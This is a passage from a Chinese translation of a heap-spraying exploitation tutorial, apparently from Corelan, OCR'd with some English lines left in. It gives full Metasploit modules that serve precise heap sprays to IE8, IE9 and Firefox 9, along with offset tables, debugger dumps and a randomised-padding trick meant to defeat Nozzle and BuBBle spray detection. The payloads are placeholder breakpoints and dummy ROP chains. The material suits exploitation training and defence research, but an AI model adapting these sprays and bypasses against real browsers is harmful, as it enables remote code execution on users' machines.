所以，如果堆块地方 0x0c0c0c0c 属于在 0x0c0c0018 开始，我们首先从目标（0x0c0c0c0c）距离到 UserPtr（是 0x0c0c0020）。在这个例子中，距离会 0x0c0c0c0c - 0x0c0c0020=0xBEC。除以 2 =0x5F6 的距离。此值小于 0×1000，因此这将是我们所需要的偏移。

这个距离就是从 0x800 大小块开始，到 0x0c0c0c0c 指向。

让我们修改堆喷射脚本和实施这个偏移。我们将准备一个 ROP 链的代码（我们将使用 AAAABBBBCCCCDDDDEEEE ROP 链…）。我们的目标是将 0x0c0c0c0c 指向 ROP 链的开始。

修改后的脚本（heaplibtest2.rb）：

```
require 'msf/core'
```

```
class Metasploit3 < Msf::Exploit::Remote

    Rank = NormalRanking


    include Msf::Exploit::Remote::HttpServer::HTML


    def initialize(info = {})

        super(update_info(info,

            'Name'           => 'HeapLib test 2',

            'Description'    => %q{

                    This module demonstrates the use of heaplib

                    to implement a precise heap spray

                    on XP SP3, IE8

            },

            'License'        => MSF_LICENSE,

            'Author'         => [ 'corelanc0d3r' ],

            'Version'        => '$Revision: $',

            'References'     =>

                [

                    [ 'URL', 'http://www.corelan-training.com' ],

                ],

            'DefaultOptions' =>

                {

                    'EXITFUNC' => 'process',

                },

            'Payload'        =>

                {

                    'Space'         => 1024,

                    'BadChars'      => "\x00",

                },

            'Platform'       => 'win',

            'Targets'        =>

                [
```


```
                [ 'XP SP3 - IE 8', { 'Ret' => 0x0C0C0C0C } ]
            ],
        'DisclosureDate' => '',
        'DefaultTarget'  => 0))
end

def autofilter
    false
end

def check_dependencies
    use_zlib
end

def on_request_uri(cli, request)
    # Re-generate the payload.
    return if ((p = regenerate_payload(cli)) == nil)
    # Encode some fake shellcode (breakpoints)
    code = "\xcc" * 400
    code_js = Rex::Text.to_unescape(code, Rex::Arch.endian(target.arch))
    # Encode the rop chain
    rop = "AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHH"
    rop_js = Rex::Text.to_unescape(rop, Rex::Arch.endian(target.arch))
    pad = "\x90\x90\x90\x90"
    pad_js = Rex::Text.to_unescape(pad, Rex::Arch.endian(target.arch))
    spray = <<-JS
    var heap_obj = new heapLib.ie(0x10000);
    var code = unescape("#{code_js}"); //Code to execute
    var rop = unescape("#{rop_js}");   //ROP Chain
    var padding = unescape("#{pad_js}"); //NOPs Padding/Junk
    while (padding.length < 0x1000) padding += padding; // create big block of junk
    offset_length = 0x5F6;
    junk_offset = padding.substring(0, offset_length);  // offset to begin of shellcode.
```

```
        var shellcode = junk_offset + rop + code + padding.substring(0, 0x800 - code.length - junk_offset.length - rop.length);

        // repeat the block

        while (shellcode.length < 0x40000) shellcode += shellcode;

        var block = shellcode.substring(2, 0x40000 - 0x21);

        //spray

        for (var i=0; i < 500; i++) {

            heap_obj.alloc(block);

        }

        document.write("Spray done");

        JS

        # make sure the heaplib library gets included in the javascript

        js = heaplib(spray)

        # build html

        content = <<-HTML

        <html>

        <body>

        <script language='javascript'>

        #{js}

        </script>

        </body>

        </html>

        HTML

        print_status("Sending exploit to #{cli.peerhost}:#{cli.peerport}...")

        # Transmit the response to the client

        send_response_html(cli, content)

    end

end
```

结果:

```
0:018> d 0c0c0c0c

0c0c0c0c  41 41 41 41 42 42 42 42-43 43 43 43 44 44 44 44  AAAABBBBCCCCDDDD

0c0c0c1c  45 45 45 45 46 46 46 46-47 47 47 47 48 48 48 48  EEEEFFFFGGGGHHHH

0c0c0c2c  cc cc cc cc cc cc cc cc-cc cc cc cc cc cc cc cc  ................
```

```
0c0c0c3c  cc cc cc cc cc cc cc cc-cc cc cc cc cc cc cc cc  ................
0c0c0c4c  cc cc cc cc cc cc cc cc-cc cc cc cc cc cc cc cc  ................
0c0c0c5c  cc cc cc cc cc cc cc cc-cc cc cc cc cc cc cc cc  ................
0c0c0c6c  cc cc cc cc cc cc cc cc-cc cc cc cc cc cc cc cc  ................
0c0c0c7c  cc cc cc cc cc cc cc cc-cc cc cc cc cc cc cc cc  ................
```



注：如果堆喷射是 4 字节对齐，和你有一个很难作出可靠的精密喷射，您可以只需填写一个 ROP NOP 来填充第一段 PADDING。你必须确保 ROP NOP 的长度足够，以确保 0x0c0c0c0c 将指向 ROP 链的开始而不 ROP 链中间某个地方。

虚指针/函数指针 fake vtable / function pointers


有第二个情况，可以准确预测。如果你获得了一个指针或者一个虚指针的控制（这种情况大多发生在 USE AFTER FREE 类型的漏洞中），你可以在一个给定的地址伪造一个虚指针。这个伪造的虚指针表中的一些指针包含特定的值，这样你就不能直接引用之前的 heap spray，但是你能获得这个特定地址的特定值。

Usage – From EIP to ROP (in the heap)

当 DEP 开启的时候，我们不能直接跳到堆喷射里面的 NOP 中，我们需要找到一个方法，跳到 ROP 的开头。有很多种方法可以做到这个。

如果你有你在堆栈上的处置（后直接覆盖保存的返回指针，或通过一个堆栈支点）控制空间的几个 DWORD 值，然后你可以建立一小叠堆翻转链。

首先，你需要找到一些代码段，我们习惯称之为 gadget ，例如 xchg esp.eax # ret 或者 mov esp,eax#ret 你同样需要另一个 gadget，来 POP 一个值到我们需要的寄存器，下面是一个小例子，这里用到了 msvcr71.dll



这将加载 0c0c0c0c 到 EAX,然后把 EAX 和 ESP 互换。
如果 ROP 链刚好开始与 0c0c0c0c，这将开始这段 ROP 的执行。
如果你没有额外空间在你控制的栈里面，但是有一个寄存器指向你的 heap spray 地址，你可以简单的直接让 ROP 指向它，然后覆盖 EIP，再加上一个 RET,然后返回执行就行。

Chunk sizes

为了你的方便，我们记下了不同系统，不同版本 IE 需要申请的块的大小。

OS & Browser	Block syntax
XP SP3 – IE7	block = shellcode.substring(2,0×10000-0×21);
XP SP3 – IE8	block = shellcode.substring(2, 0×40000-0×21);
Vista SP2 – IE7	block = shellcode.substring(0, (0×40000-6)/2);
Vista SP2 – IE8	block = shellcode.substring(0, (0×40000-6)/2);
Win7 – IE8	block = shellcode.substring(0, (0×80000-6)/2);

我们唯一需要搞清楚的就是 PADDING 的偏移大小，然后根据大小生成整个喷射结构（0x800 bytes）

基于位图的精准喷射（Precise spraying with images）

Moshe Ben Abu 的位图喷射法在 IE8 上也可有运行，虽然你可能需要在图片里面添加一些随机化数据使喷射更稳定可靠（参照 IE9 章节）
每一张图片对应一个单独的堆喷射块。这样我们就可以按逻辑把数据填充到图片中（就是我们之前说的 0x1000 的 ROP/SHELLCODE/PADDING），这样就可能实施一次精准的喷射，同时注意，地址 0x0c0c0c0c 要指向 ROP 链开始处。

堆喷射防御措施（Heap Spray Protections)

Nozzle & BuBBle
Nozzle 和 BuBBle 是 2 种堆喷射防御机制。他们被部署在浏览器中，他们尝试检测堆喷射，并阻止他们。
Nozzle 机制被微软发布，它试图检测能被转换成有效汇编代码的字段。如果它发现重复的，可以被转变成有效汇编代码的字段（例如 NOP），这样的内存申请将被阻止。
BuBBle 理论基于一个事实，堆喷射的内容常常是 NOP+SHELLCODE (或者 padding + rop chain + shellcode + padding). 如果一个 javascript 尝试申请有相同内容的重复的块，并且内容包含这些字段，BuBBle 就会阻止这样的申请。
这个技术已经被运用在 Firefox 中。
这些技术能成功的阻止大多数的基于 nops + shellcode 的堆喷射。事实上，我尝试了最新的主流浏览器(IE9 FF 9)，我发现，他们最有可能至少实现这些技术之一。

EMET

EMET 是一个微软的免费的实用工具，允许您启用了多种保护机制，将减少漏洞可以被用来接管系统的可能性。你可以找到一个 EMET 的这里提供的简要概述。
当启用时，heapspray 保护将预先分配一定的“流行”的内存区域。如果，如 0a0a0a0a 或 0c0c0c0c 的位置已经由别的东西（在这种情况下，EMET 的）分配，你 heapspray 仍然会工作，但流行的目标地址将不包含您的数据，所以跳跃，它不会作出了很大的意义。
如果你想让你的程序被 EMET 保护，只需要简单的添加就可以。

HeapLocker

Didier Stevens 的 HeapLocker 提供了又一个堆块堆喷射的保护。
他包含好几个技术：预先在特定内存地点申请内存（EMET 也这样），并注入特定的 SHELLCODE，让程序退出。
尝试删除内存的的 NOP 和 STRING 块。
它将监测专用内存使用，并允许您设置一个给定的脚本允许分配的最大内存量。
HeapLocker 是一个 DLL 文件，你可以让任意程序用 LoadDLLViaAppInit 函数调用，或者在导入表中添加 heaplocker dll 就行。

IE9 中的堆喷射（Heap Spraying on Internet Explorer 9）

Concept/Script


我注意到 heaplib 在 IE8 中用到的方法，对于 IE9 不在有效了。没有任何堆喷射的痕迹被发现。
在尝试可一些后，我发现 IE9 可能使用了 Nozzle 或者 Bubble （或者类似的）的防御措施。这些技术检测 NOPS，或者包含重复内容的内存申请，并阻止它们。
为了克服这个问题，我在经典的 heaplib 上做了个小的变异，这里是以 metasploit 模块的形式出现。
我的变化只是随机的分配块的很大一部分，确保每块都有不同的填充（在内容上，而不是大小）。这似乎很好的打败了保护。
毕竟，我们并不真正需要的 NOP 指令。

在精确的喷射中，填充在开始的和结束的 0×800 字节的块只是垃圾。

因此，如果我们使用随机字节，并确保每个分配和前一个是不同的，我们应该能够绕过 Nozzle 或者 BuBBle。

代码的其他部分和 IE8 的基本差不多。我们需要精确喷射大多原因还是因为 DEP 的存在（VISTA 和以上版本）

我注意到，我的 IE9 中的堆喷射事实上并不是被 oleaut32 分配的，我任然使用了 heaplib 来申请块。
当然，库中任何 oleaut32 相关的部分都可以是不需要的。
事实上，你可能连 heaplib 都完全可以不需要。
and documented the exact offset for those versions of the Windows Operating System.
我在全补丁的 VISTA SP2 和 WIN7 SP1 上测试了我的脚本（Metasploit 模块的形式），并记录了这些版本的操作系统的精确偏移。
在这两种情况下的，我使用 0x0c0c0c0c 作为目标地址，但随意使用不同的地址，并找出相应的偏移相应。
注意，在这个脚本中，一个单独的喷射块是 0×800 (* 2 = 0×1000) bytes。
从开始到 0X0C0C0C0C 的大小大约是 0×600 bytes，这意味着你有足够的大约 0xa00bytes 大小的空间来填充 ROP 和其他代码。
如果那个大小不够，你可以改变块大小，或者选取一个较低的地址。
另外，你也可以把 SHELLCODEROP 放在 ROP 区域前面的 PADDING 或者 JUNK 区域
由于我们使用重复的 0X800 字节的块在一个堆块中，ROP 链可能被一些块跟随，从而我们又可以发现 shellcode
在填充后 ROP 链，您只需放置/执行向前跳（这将跳过填充其余在 0×1000 字节块），落入下一个连续的 0×1000 字节的之前的 shellcode 中。



当然，你可以后跳到当前段的 shellcode 中。这种情况下，我们需要 ROP 链前的内存可执行。

(note : the zip file contains a modified version of the script below – more on those modifications can be found at the end of this chapter)(heapspray_ie9.rb)


```
require 'msf/core'

class Metasploit3 < Msf::Exploit::Remote

	Rank = NormalRanking

	include Msf::Exploit::Remote::HttpServer::HTML

	def initialize(info = {})

		super(update_info(info,

			'Name'			=> 'IE9 HeapSpray test - corelanc0d3r',

			'Description'		=> %q{

					This module demonstrates a heap spray on IE9 (Vista/Windows 7),

					written by corelanc0d3r

			},

			'License'		=> MSF_LICENSE,

			'Author'		=> [ 'corelanc0d3r' ],

			'Version'		=> '$Revision: $',

			'References'		=>

				[

					[ 'URL', 'https://www.corelan.be' ],

				],

			'DefaultOptions' =>

				{

					'EXITFUNC' => 'process',

				},

			'Payload'		=>

				{

					'Space'			=> 1024,

					'BadChars'		=> "\x00",

				},

			'Platform'		=> 'win',

			'Targets'		=>

				[
```

```
                        [ 'IE 9 - Vista SP2/Win7 SP1',
                                {
                                'Ret' => 0x0C0C0C0C,
                                'OffSet' => 0x5FE,
                                }
                        ],
                ],
        'DisclosureDate' => '',
        'DefaultTarget'    => 0))
end
def autofilter
        false
end
def check_dependencies
        use_zlib
end
def on_request_uri(cli, request)
        # Re-generate the payload.
        return if ((p = regenerate_payload(cli)) == nil)

        # Encode the rop chain
        rop = "AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHH"
        rop_js = Rex::Text.to_unescape(rop, Rex::Arch.endian(target.arch))
        # Encode some fake shellcode (breakpoints)
        code = "\xcc" * 400
        code_js = Rex::Text.to_unescape(code, Rex::Arch.endian(target.arch))
        spray = <<-JS
        var heap_obj = new heapLib.ie(0x10000);
        var rop = unescape("#{rop_js}");              //ROP Chain
        var code = unescape("#{code_js}"); //Code to execute
        var offset_length = #{target['OffSet']};
        //spray
        for (var i=0; i < 0x800; i++) {
```

```
                var randomnumber1=Math.floor(Math.random()*90)+10;
                var randomnumber2=Math.floor(Math.random()*90)+10;
                var randomnumber3=Math.floor(Math.random()*90)+10;
                var randomnumber4=Math.floor(Math.random()*90)+10;
                var paddingstr = "%u" + randomnumber1.toString() + randomnumber2.toString()
                paddingstr += "%u" + randomnumber3.toString() + randomnumber4.toString()
                var padding = unescape(paddingstr); //random padding
                while (padding.length < 0x1000) padding+= padding; // create big block of padding
                junk_offset = padding.substring(0, offset_length);    // offset to begin of ROP.
                // one block is 0x800 bytes
                // alignment on Vista/Win7 seems to be 0x1000
                // repeating 2 blocks of 0x800 bytes = 0x1000
                // which should make sure alignment to rop will be reliable
                var single_sprayblock = junk_offset + rop + code + padding.substring(0, 0x800 - code.length - junk_offset.length -
rop.length);
                // simply repeat the block (just to make it bigger)
                while (single_sprayblock.length < 0x20000) single_sprayblock += single_sprayblock;
                sprayblock = single_sprayblock.substring(0, (0x40000-6)/2);
                heap_obj.alloc(sprayblock);
        }
        document.write("Spray done");
        alert("Spray done");
        JS
        js = heaplib(spray)
        # build html
        content = <<-HTML
        <html>
        <body>
        <script language='javascript'>
        #{js}
        </script>
        </body>
        </html>
        HTML
```

```
        print_status("Sending exploit to #{cli.peerhost}:#{cli.peerport}...")

        # Transmit the response to the client

        send_response_html(cli, content)

    end

end
```

VISTA SP2 上如下：



(WIN7 上类似).

我们不光要让喷射成功，还有让他精准… w00t.

实际上申请来源于 VirtualAllocEx(),申请了 0×50000 bytes。

你可以使用 zip 文件中的 virtualalloc.windbg 脚本来记录大于 0x3ffff 字节的申请（含参数）

注意，这个脚本会输出所有的申请地址，但只会输出具体大小，当大小大于我们给定的参数的时候。

这里，在日志中，只是简单的查找 0x50000 就行了：

```
VirtualAllocEx() - allocated at 0x6d79000
(760laf75)   kernel32!VirtualAlloc+0x18   |  (760laf96)   kernel32!LocalFree

VirtualAllocEx() - allocated at 0x6d72000
(760laf75)   kernel32!VirtualAlloc+0x18   |  (760laf96)   kernel32!LocalFree


VirtualAllocEx()
lpAddress : 0x0
dwSize : 0x50000
flAllocationType : 0x203000
flProtect : 0x4
VirtualAllocEx() - allocated at 0xeb60000
(760laf75)   kernel32!VirtualAlloc+0x18   |  (760laf96)   kernel32!LocalFree

VirtualAllocEx() - allocated at 0x6d75000
(760laf75)   kernel32!VirtualAlloc+0x18   |  (760laf96)   kernel32!LocalFree

VirtualAllocEx() - allocated at 0x6d76000
```

当然你也可以在 IE8 下用这个脚本，只是需要修改一些参数。


随机化++

该代码可以进一步优化。你可以写一个小函数会返回一个给定长度的随机块。这样一来，填充不会根据重复 4 个字节的块，但会随机的方式。
当然，这可能对性能有轻微的影响。

```
function randomblock(blocksize)
{
	var theblock = "";
	for (var i = 0; i < blocksize; i++)
	{
		theblock += Math.floor(Math.random()*90)+10;
	}
	return theblock
}

function tounescape(block)
{
	var blocklen = block.length;
	var unescapestr = "";
	for (var i = 0; i < blocklen-1; i=i+4)
	{
		unescapestr += "%u" + block.substring(i,i+4);
```

```
    }
    return unescapestr;
}

thisblock = tounescape(randomblock(400));
```

Result:



Note : The heapspray_ie9.rb file in the zip file has this improved randomization functionality implemented already.

Heap Spraying Firefox 9.0.1

之前的测试已经告诉我们经典的堆喷射在 FF6 以上都已经不可行了。
不幸的是改进了的 IE9 脚本在 FF9 下也不可行。
但是，使用单独的随机变量的名称和分配随机块（而不是使用一个随机块阵列），我们又可以在 FF 下喷射成功，并且使其精准。
一下脚本在 Firefox9,XP SP3,VISTA SP2,WIN7 上测试通过: (heapspray_ff9.rb)


```
require 'msf/core'

class Metasploit3 < Msf::Exploit::Remote

    Rank = NormalRanking

    include Msf::Exploit::Remote::HttpServer::HTML

    def initialize(info = {})

        super(update_info(info,

            'Name'           => 'Firefox 9 HeapSpray test - corelanc0d3r',

            'Description'    => %q{

                    This module demonstrates a heap spray on Firefox 9,

                    written by corelanc0d3r

            },
```

```
        'License'        => MSF_LICENSE,
        'Author'         => [ 'corelanc0d3r' ],
        'Version'        => '$Revision: $',
        'References'     =>
            [
                [ 'URL', 'https://www.corelan.be' ],
            ],
        'DefaultOptions' =>
            {
                'EXITFUNC' => 'process',
            },
        'Payload'        =>
            {
                'Space'         => 1024,
                'BadChars'      => "\x00",
            },
        'Platform'       => 'win',
        'Targets'        =>
            [
                [ 'FF9',
                    {
                    'Ret' => 0x0C0C0C0C,
                    'OffSet' => 0x606,
                    'Size' => 0x40000
                    }
                ]
            ],
        'DisclosureDate' => '',
        'DefaultTarget'  => 0))
end

def autofilter
    false
```

```
end


def check_dependencies
    use_zlib
end


def on_request_uri(cli, request)
    # Re-generate the payload.
    return if ((p = regenerate_payload(cli)) == nil)
    # Encode the rop chain
    rop = "AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHH"
    rop_js = Rex::Text.to_unescape(rop, Rex::Arch.endian(target.arch))
    # Encode some fake shellcode (breakpoints)
    code = "\xcc" * 400
    code_js = Rex::Text.to_unescape(code, Rex::Arch.endian(target.arch))
    spray = <<-JS
    var rop = unescape("#{rop_js}");       //ROP Chain
    var code = unescape("#{code_js}"); //Code to execute
    var offset_length = #{target['OffSet']};
    //spray
    for (var i=0; i < 0x800; i++)
    {
        var randomnumber1=Math.floor(Math.random()*90)+10;
        var randomnumber2=Math.floor(Math.random()*90)+10;
        var randomnumber3=Math.floor(Math.random()*90)+10;
        var randomnumber4=Math.floor(Math.random()*90)+10;
        var paddingstr = "%u" + randomnumber1.toString() + randomnumber2.toString();
        paddingstr += "%u" + randomnumber3.toString() + randomnumber4.toString();
        var padding = unescape(paddingstr); //random padding
        while (padding.length < 0x1000) padding+= padding; // create big block of padding
        junk_offset = padding.substring(0, offset_length);  // offset to begin of ROP.
        var single_sprayblock = junk_offset + rop + code;
        single_sprayblock += padding.substring(0,0x800 - offset_length - rop.length - code.length);
```

```
            // simply repeat the block (just to make it bigger)
            while (single_sprayblock.length < #{target['Size']}) single_sprayblock += single_sprayblock;
            sprayblock = single_sprayblock.substring(0, (#{target['Size']}-6)/2);
            varname = "var" + randomnumber1.toString() + randomnumber2.toString();
            varname += randomnumber3.toString() + randomnumber4.toString();
            thisvarname = "var " + varname + "= '" + sprayblock +"';";
            eval(thisvarname);
        }
        document.write("Spray done");
        JS
        # build html
        content = <<-HTML
        <html>
        <body>
        <script language='javascript'>
        #{spray}
        </script>
        </body>
        </html>
        HTML
        print_status("Sending exploit to #{cli.peerhost}:#{cli.peerport}...")
        # Transmit the response to the client
        send_response_html(cli, content)
    end

end
```

On Vista SP2 :



注：我注意到，有时候，页面实际上似乎挂起，需要刷新整个代码运行。
它可能会得到一个小型的自动装载程序将在 HTML 头周围。
再次，你可以进一步优化随机程序（就像我的 IE9），但你可以在做之前考虑下。

Heap Spraying on IE 10 - Windows 8

Heap spray

让我的运气走的更远点，我决定尝试 IE9 的堆喷射，用在 IE10 上（Windows 8 Developer Preview Edition）.
虽然 0x0c0c0c0c 在这次喷射中没到达，但搜索“AAAABBBBCCCCDDDD”返回了很多指针，说明申请成功。
Based on the tests I did, it looks like at least a part of the allocations are subject to ASLR, which will make them a lot less predictable.
基于这个测试，似乎至少 1 个申请地址是 ASLR 的，这就使得预测地址变得复杂了。
我注意到，在我的系统上，所以的申请都是以 0XCC 为结尾的地址。

```
0x31128c0c : "AAAABBBBCCCC" |  {PAGE_READWRITE} [None]
0x31129c0c : "AAAABBBBCCCC" |  {PAGE_READWRITE} [None]
0x3112ac0c : "AAAABBBBCCCC" |  {PAGE_READWRITE} [None]
